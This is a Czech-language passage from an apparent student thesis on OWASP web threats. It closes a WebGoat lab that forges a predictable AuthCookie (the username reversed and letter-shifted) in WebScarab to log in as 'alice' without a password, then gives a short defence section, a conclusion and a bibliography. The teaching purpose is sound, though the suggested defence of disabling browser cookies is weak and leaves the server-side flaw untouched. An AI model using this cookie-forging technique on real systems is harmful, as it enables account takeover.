
(zdroj: vlastní)

Pokud se nyní podíváme na záznam AuthCookie, můžeme si všimnout, že jeho hodnota je pro uživatele aspect jiná, než pro uživatele webgoat. Zatímco uživatel webgoat měl hodnotu ubphcfx, tak uživatel aspect má hodnotu udfgfb. Jedná se o transpozici písmen abecedy. Každé písmeno je nahrazeno jeho nástupcem, například písmeno t bude nahrazeno písmenem u, písmeno a bude nahrazeno písmenem b. Také se celý tento řetězec obrátí, to znamená, že jeho první písmeno se stane písmenem posledním a podobně. Takže pro uživatelské jméno Alice bude záznam v cookies obsahovat obrácené uživatelské jméno ecila.

S Alicí budeme pracovat v dalším kroku této lekce. Nyní se máme pokusit přihlásit jako uživatel alice a zachytit tuto žádost pomocí aplikace WebScarab. Přihlašovat se budeme tentokrát bez hesla. Jakmile v aplikaci WebScarab zachytíme žádost pro přihlášení, najdeme si ve výpisu aplikace WebScarab kolonku Cookie a za session ID dopíšeme AuthCookie v následujícím znění:

```
AuthCookie=65432fdjmb
```

Ve výpise také vidíme, že žádost skutečně přichází od uživatele se jménem alice (viz zelené označení na následujícím obrázku) a jedná se o žádost o přihlášení (viz modré označení na následujícím obrázku).



Obrázek 50 – WebScarab, zachycený požadavek pro přihlášení uživatele alice

(zdroj: vlastní)

2.14.5 Obrana

Obrana proti krádeži cookies je jednoduchá. Postačí zakázat cookies v internetovém prohlížeči, který používáme. Má to ale své nevýhody, jelikož značné množství webových stránek vyžaduje povolení cookies, takže některé stránky se nám vůbec nemusí zobrazit.

3 ZÁVĚR

Cílem práce bylo vytvořit výukový materiál obsahující deset výukových úloh zaměřených na hrozby webových stránek podle neziskové organizace OWASP. V teoretické části byla představena organizace OWASP a její aplikace WebGoat, která slouží k výukovým účelům ohledně možných hrozeb na webových stránkách a aplikacích. Také jsme si představili deset největších hrozeb pro webové stránky a aplikace podle organizace OWASP. Ukázali jsme si deset hlavních hrozeb i z jiných let.

V praktické části jsme si pak ukázali deset vybraných výukových úloh z aplikace WebGoat a společně jsme si je prošli. Častým pomocníkem nám při tom dělala aplikace WebScarab, která nám pomáhala zachytávat různé požadavky. Mohli jsme vidět, že některé útoky jsou relativně jednoduché na provedení a na naučení. Nesmíme však zapomínat na to, že aplikace WebGoat je úmyslně navržená s bezpečnostními dírami, abychom si na ní dané útoky mohli ozkoušet. Pokud bychom tyto útoky prováděli na nějaké jiné aplikaci či webové stránce, která není určena pro výukové účely, měli bychom s provedením útoku pravděpodobně často mnohem větší práci. Navíc bychom vykonávali nezákonnou činnost. Jelikož jsme si ukázali, jakými kroky postupují útočníci a na jaká místa se zaměřují, víme alespoň elementárně, na co si máme dávat pozor, když se pohybujeme na nějaké webové aplikaci či webové stránce.

4 POUŽITÁ LITERATURA

OWASP Top 10 Privacy Risks Project. *Owasp* [online]. 2016 [cit. 2016-05-07]. Dostupné z: https://www.owasp.org/index.php/OWASP_Top_10_Privacy_Risks_Project#tab=Main

FERSCHMANN, Petr. Bezpečnost na webu – přehled útoků na webové aplikace. *Zdroják* [online]. 2008 [cit. 2016-05-08]. ISSN 1803-5620. Dostupné z: https://www.zdrojak.cz/clanky/prehled-utoku-na-webove-aplikace/

HRDINA, Luděk. Deset hlavních slabin webových aplikací. *SystemOnLine* [online]. 2005 [cit. 2016-05-08]. Dostupné z: http://www.systemonline.cz/clanky/deset-hlavnich-slabin-webovych-aplikaci.htm

HRDINA, Luděk. Hrozby pro bezpečnost webových aplikací a serverů. *SystemOnLine* [online]. 2010 [cit. 2016-05-08]. Dostupné z: http://www.systemonline.cz/it-security/hrozby-pro-bezpecnost-webovych-aplikaci-a-serveru.htm

Skener zranitelnosti webu - Co zjišťujeme. *Skener webu* [online]. 2013 [cit. 2016-05-08]. Dostupné z: https://www.skenerwebu.cz/co_zjistujeme

Category:OWASP Top Ten Project. *OWASP* [online]. 2013 [cit. 2016-05-08]. Dostupné z: https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

ZÁVODSKÝ, Petr. OWASP: za webové aplikace bezpečnější. *Root* [online]. 2010 [cit. 2016-05-08]. ISSN 1212-8309. Dostupné z: http://www.root.cz/clanky/owasp-za-webove-aplikace-bezpecnejsi/

ZÁVODSKÝ, Petr. Pozor na pokusy s hackováním, můžete porušit zákon. *Root* [online]. 2010 [cit. 2016-05-08]. ISSN 1212-8309. Dostupné z: http://www.root.cz/clanky/pozor-na-pokusy-s-hackovanim-muzete-porusit-zakon/

TICHÝ, Jan. Cross-site scripting. *PHP Guru* [online]. 2008 [cit. 2016-05-08]. Dostupné z: http://www.phpguru.cz/clanky/cross-site-scripting

SQL Injection (Full Paper). *Soom* [online]. 2008 [cit. 2016-05-08]. ISSN 1804-7270. Dostupné z: http://www.soom.cz/clanky/1180--SQL-Injection-Full-Paper#sekce11

Backend. *Adaptic* [online]. [cit. 2016-05-08]. Dostupné z: http://www.adaptic.cz/znalosti/slovnicek/backend/

Broken Authentication and Session Management. *OWASP* [online]. 2010 [cit. 2016-05-08]. Dostupné z: https://www.owasp.org/index.php/Broken_Authentication_and_Session_Management

Cookies. *Adaptic* [online]. [cit. 2016-05-08]. Dostupné z: http://www.adaptic.cz/znalosti/slovnicek/cookies/